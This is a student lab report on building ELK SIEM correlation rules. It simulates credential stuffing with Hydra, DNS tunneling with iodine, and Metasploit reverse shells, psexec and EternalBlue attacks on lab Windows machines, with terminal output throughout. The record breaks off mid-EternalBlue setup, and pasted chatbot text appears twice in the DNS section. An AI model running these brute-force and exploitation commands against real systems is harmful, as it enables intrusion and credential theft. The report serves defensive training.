

NULL CLASS – TASK 2 REPORT

Developing and Testing Custom Correlation Rules in a SIEM (ELK Stack)

Submitted by: Piyush Singh

1. Introduction

In the modern cybersecurity landscape, detecting and mitigating attacks in real-time is critical for protecting organizational assets. This task focuses on simulating common attack techniques—Credential Stuffing, DNS Tunneling, and PowerShell Exploitation (including lateral movement)—and developing custom correlation rules in a SIEM, specifically the ELK stack. The objective is to understand attack patterns, generate logs, and implement effective detection mechanisms.

2. Background

- **Credential Stuffing:** A type of attack where attackers use stolen username/password combinations from one service to attempt logins on another. This exploits weak password reuse habits and can lead to account compromise.
- **DNS Tunneling:** A technique where attackers encode data into DNS queries and responses to bypass network security controls. It is often used for exfiltrating sensitive data or creating covert channels.
- **PowerShell Exploitation (Lateral Movement):** Attackers abuse PowerShell's legitimate functionality to execute commands, move laterally within a network, establish persistence, or escalate privileges. Lateral movement allows attackers to pivot from one system to another while remaining undetected.

These attack techniques were simulated in a controlled lab environment to safely generate logs for SIEM analysis without affecting production systems.

3. Learning Objectives

- Understand common attack techniques and their operational impact.

- Simulate Credential Stuffing, DNS Tunneling, and PowerShell exploitation in a lab environment.
- Generate logs corresponding to each attack type for ingestion into ELK.
- Develop custom correlation rules to detect attack patterns in SIEM.
- Analyze logs to differentiate between normal activity and potential threats.

4. Activities and Tasks

4.1 Credential Stuffing

- Used **Hydra** to simulate credential stuffing on a test SMB service.
- Generated multiple login attempts using a username/password list.
- Captured logs showing failed and successful authentication attempts.
- Ingested logs into ELK to observe patterns indicative of credential stuffing.

4.2 DNS Tunneling

- Installed **iodine** to simulate DNS tunneling in a lab environment.
- Established a local DNS tunnel between Kali Linux and a virtual test network.
- Generated DNS traffic using ping commands through the tunnel.
- Captured traffic using **tcpdump** and converted the .pcap file to JSON using **tshark**.
- Ingested JSON logs into ELK for correlation rule testing.

4.3 PowerShell Exploitation (Lateral Movement)

- Enabled **PowerShell Remoting** on lab Windows machines (Win10 → Win7).
- Simulated lateral movement using Invoke-Command and Enter-PSSession to run harmless commands remotely.
- Executed obfuscated commands (Base64-encoded) to simulate attack techniques safely.
- Generated PowerShell Operational Logs to be ingested into ELK.

5. Skills and Competencies Developed

- **Technical Skills**
 - Using **Hydra** for credential testing and understanding authentication attacks.
 - Configuring and operating **iodine** for DNS tunneling simulation.

- Capturing and analyzing network traffic with **tcpdump** and **tshark**.
- Using **PowerShell Remoting** for safe lateral movement simulations.
- Converting .pcap files to **JSON** for SIEM ingestion.
- **Analytical Skills**
 - Identifying attack patterns in logs and differentiating from normal behavior.
 - Understanding correlation of multiple attack techniques in SIEM.
- **SIEM Competencies**
 - Developing **custom correlation rules** in ELK to detect specific attack signatures.
 - Integrating log sources from multiple simulations into a single SIEM platform.
- **Cybersecurity Awareness**
 - Understanding real-world attack scenarios in a controlled environment.
 - Awareness of how attackers abuse legitimate tools (like PowerShell) for lateral movement.

6. Feedback and Evidence

While working on **Task 2: Developing and Testing Custom Correlation Rules in a SIEM (ELK Stack)**, I was able to successfully simulate and detect three major attack techniques—**Credential Stuffing**, **DNS Tunneling**, and **PowerShell Exploitation (Lateral Movement)**.


- **Feedback (Self-Reflection):**
 - I found this task highly valuable because it not only improved my hands-on technical skills but also enhanced my ability to think like both an attacker and a defender.
 - The most challenging part was setting up DNS tunneling and ensuring traffic was captured correctly for SIEM ingestion. However, overcoming this helped me better understand how attackers abuse DNS for covert channels.
 - PowerShell exploitation required careful execution in a safe environment, and it taught me how attackers can blend malicious activity with legitimate admin tools.
 - By writing and testing **custom correlation rules**, I realized how crucial detection logic is—poorly designed rules can either miss attacks or generate too many false positives.

- Overall, the experience gave me confidence in simulating attacks, generating logs, and creating rules to detect them effectively in SIEM.

- **Evidence (Screenshots/Logs):**

- i. **Credential Stuffing**

Step 1: Checking the ip of my Victim Windows 7 by listing all devices in a Network.



```
kali@root: ~  
File Actions Edit View Help  
MAC Address: 08:00:27:A9:D2:9A (PCS Systemtechnik/Oracle VirtualBox virtual NI  
C)  
Nmap scan report for SM-J260G.lan (192.168.31.24)  
Host is up (0.20s latency).  
MAC Address: 0C:E0:DC:7F:EE:3F (Samsung Electronics)  
Nmap scan report for LGwebOSTV.lan (192.168.31.55)  
Host is up (0.077s latency).  
MAC Address: E4:75:DC:53:65:81 (Arcadyan)  
Nmap scan report for 192.168.31.56  
Host is up (0.13s latency).  
MAC Address: 16:50:35:F8:BC:A0 (Unknown)  
Nmap scan report for 192.168.31.93  
Host is up (0.11s latency).  
MAC Address: CE:D1:5E:10:3C:73 (Unknown)  
Nmap scan report for root.lan (192.168.31.163)  
Host is up.  
Nmap done: 256 IP addresses (7 hosts up) scanned in 4.17 seconds  
(kali root)-[~]  
$
```

Step 2: Checking if my victim's ports is vulnerable or not.

```

kali@root: ~
File Actions Edit View Help
Nmap scan report for mag-PC.lan (192.168.31.8)
Host is up (0.00043s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:A9:D2:9A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: MAG-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 61.02 seconds

(kali🐼root)-[~]
$

```

Step 3: Used Hydra for credential stuffing and used rockyou.txt as my wordlist and targeted smb port which is 445.

```

kali@root: ~
File Actions Edit View Help
Service Info: Host: MAG-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 60.99 seconds

(kali🐼root)-[~]
$ sudo hydra -l mag -P /usr/share/wordlists/rockyou.txt smbnt://192.168.31.8
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ** ig
nore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-12 23:03:56
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~1
4344399 tries per task
[DATA] attacking smbnt://192.168.31.8:445/
[445][smbnt] host: 192.168.31.8 login: mag password: 12345678
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-12 23:04:00

(kali🐼root)-[~]
$


```

Step 4: Credential stuffing attack attempts captured in ELK Stack. The logs clearly show repeated SMB login failures from IP 192.168.31.8 targeting host 192.168.31.163.

This validates the correlation rule detecting brute-force style authentication attempts.



Step 5: Credential stuffing activity visualized in Kibana showing multiple failed SMB login attempts. While the 9th successful login wasn't logged, this highlighted a detection gap and provided valuable insight to strengthen SIEM correlation rules.



ii. Dns Tunnelling

Step 1: Establishing DNS Tunnel with Iodine

```

kali@root:~$ sudo iodine -f -P testpass1234 -T CNAME 127.0.0.1 test.local
Opened dns1
Opened IPv4 UDP socket
Sending DNS queries for test.local to 127.0.0.1
Using DNS type CNAME queries
Version ok, both using protocol v 0x00000502. You are user #0
Setting IP of dns1 to 10.0.0.2
Setting MTU of dns1 to 1130
Server tunnel IP is 10.0.0.1
Testing raw UDP data to the server (skip with -r) for DNS Tunneling
Server is at 127.0.0.1, trying raw login: OK
Sending raw traffic directly to 127.0.0.1
Connection setup complete, transmitting data.

```

Step 2: Connectivity Verification over DNS Tunnel

```

kali@root:~$ ping -c 10 10.0.0.1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data:
64 bytes from 10.0.0.1: icmp_seq=1 ttl=64 time=0.135 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=64 time=0.121 ms
64 bytes from 10.0.0.1: icmp_seq=3 ttl=64 time=0.137 ms
64 bytes from 10.0.0.1: icmp_seq=4 ttl=64 time=0.139 ms
64 bytes from 10.0.0.1: icmp_seq=5 ttl=64 time=0.164 ms
64 bytes from 10.0.0.1: icmp_seq=6 ttl=64 time=0.182 ms
64 bytes from 10.0.0.1: icmp_seq=7 ttl=64 time=0.213 ms
64 bytes from 10.0.0.1: icmp_seq=8 ttl=64 time=0.108 ms
64 bytes from 10.0.0.1: icmp_seq=9 ttl=64 time=0.098 ms
64 bytes from 10.0.0.1: icmp_seq=10 ttl=64 time=0.227 ms
— 10.0.0.1 ping statistics —
10 packets transmitted, 10 received, 0% packet loss, time 9201ms
rtt min/avg/max/mdev = 0.098/0.152/0.227/0.041 ms

kali@root:~$ curl http://10.0.0.1
curl: (7) Failed to connect to 10.0.0.1 port 80 after 0 ms: Could not connect to server

```

Step 3: Capturing DNS Tunnel Traffic with Tcpcdump

```

kali@root:~$ sudo tcpdump -i lo udp port 53 -vv -w ~/dns_tunnel.pcap
tcpdump: can't parse filter expression: syntax error

kali@root:~$ sudo tcpdump -i lo -w ~/dns_tunnel.pcap
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C180 packets captured
360 packets received by filter
0 packets dropped by kernel

Things Required for DNS Tunneling
1. A domain name you control
   + You need a registered domain or subdomain (e.g., example.com) to
   + configure DNS records for tunneling.
2. A public server or VPS
   + This server will act as the DNS tunneling server (listener).
   + It must have a public IP accessible over the internet.
3. DNS server configuration access
   + You've hit the free plan limit for OPT-3.
   + Responses will use another model until your limit resets
   + after 24:00.
4. Ask anything

kali@root:~$ ls
Android
AndroidStudioProjects
cloudflare_downloads.log
Desktop
dns_tunnel.pcap
Docker_BlueTeam
docker-compose.yml
Documents
Downloads
exfiltrated_data.txt
go
HOSTING_TUNNEL
LOGS
Music
mylog.json
NSM-AI
PassGAN
payload.exe
pentath0n2025
phishing_url_detector
Pictures
Public
Shared
sigma_rule.yaml
soc_automation.py
survey-tool
Templates
upload_server.py
Videos
VirtualBox VMs
wazuh-install.sh
winlogbeat--.json
yara_rule.yara

```

Step 4: Converted pcap file in json format.

```

kali@root:~/DNS$ ls
dns_tunnel.pcap

kali@root:~/DNS$ tshark -r /home/kali/DNS/dns_tunnel.pcap -T json > /home/kali/DNS/dns_tunnel.json


kali@root:~/DNS$ ls
dns_tunnel.json  dns_tunnel.pcap

Things Required for DNS Tunneling
1. A domain name you control
   + You need a registered domain or subdomain (e.g., example.com) to
   + configure DNS records for tunneling.
2. A public server or VPS
   + This server will act as the DNS tunneling server (listener).
   + It must have a public IP accessible over the internet.
3. DNS server configuration access
   + You've hit the free plan limit for OPT-3.
   + Responses will use another model until your limit resets
   + after 24:00.
4. Ask anything

```


Step 5: DNS Tunneling Log – Query Length 256 (Suspicious Encoded Payload)

Shows abnormal DNS query length of 256 bytes with base64-like encoded data.




Step 6: DNS Tunneling Log – Query Length 1024 (High Data Exfiltration Attempt)

Large payload size (1024 bytes) transmitted via DNS query, indicating possible data exfiltration.




Step 7: DNS Tunneling Log – Query Length 512 (Moderate Payload Transfer)

Medium-sized (512 bytes) DNS query detected, consistent with tunneling activity.



iii. Powershell Exploitation: PowerShell exploitation refers to the abuse of Windows PowerShell, a powerful command-line shell and scripting language, by attackers to gain initial access, privilege escalation, persistence, lateral movement, or data exfiltration within a target system/network.

Step 1: Got Initial Access in Win 10 by using a payload.exe which i made using metasploit. As view screenshot down



```

kali@root: ~
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.31.163
lhost => 192.168.31.163
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.31.163:4444
[*] Sending stage (177734 bytes) to 192.168.31.220
[*] Meterpreter session 1 opened (192.168.31.163:4444 -> 192.168.31.220:57124) at 2025-08-17 19:55:07 +0530

meterpreter > session
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

```

Step 2: Showing Windows 10 information by sysinfo command as we got the meterpreter session successfully.

```

meterpreter > sysinfo
Computer      : DESKTOP-DU6KD85
OS            : Windows 10 21H2 (10.0 Build 19044).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-DU6KD85\magnus
meterpreter > ipconfig

Interface 1
-----
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 14
-----
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:b2:cc:9e
MTU        : 1500
IPv4 Address : 192.168.31.220
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2409:40e0:11cf:4bb5:9d76:65eb:5a01:cb0a
IPv6 Netmask : ffff:ffff:ffff:ffff::

```

Step 3: Then i tried Lateral Movement between win 10 and win 7 using Psexec but it failed as which is captured in screenshot.

```

kali@root: ~
File Actions Edit View Help

kali@root: ~ kali@root: ~ kali@root: ~

'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\magnus\Downloads>cd ..
cd ..

C:\Users\magnus>exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set rhosts 192.168.31.8
rhosts => 192.168.31.8
msf6 exploit(windows/smb/psexec) > set smbuser mag
smbuser => mag
msf6 exploit(windows/smb/psexec) > set smbpass 12345678
smbpass => 12345678
msf6 exploit(windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set lhost 192.168.31.163
lhost => 192.168.31.163
msf6 exploit(windows/smb/psexec) > set lport 5555
lport => 5555
msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.31.163:5555
[*] 192.168.31.8:445 - Connecting to the server...
[*] 192.168.31.8:445 - Authenticating to 192.168.31.8:445 as user 'mag'...
[-] 192.168.31.8:445 - Exploit failed [no-access]: RubysMB::Error::UnexpectedStatusCode The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >

```

Step 4: Then in a new session I used Eternal Blue Vulnerability to gain access in Win 7 which is done in session 2.

```


kali@root: ~
File Actions Edit View Help

kali@root: ~ kali@root: ~ kali@root: ~

msf6 exploit(windows/smb/psexec) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.31.8
rhost => 192.168.31.8
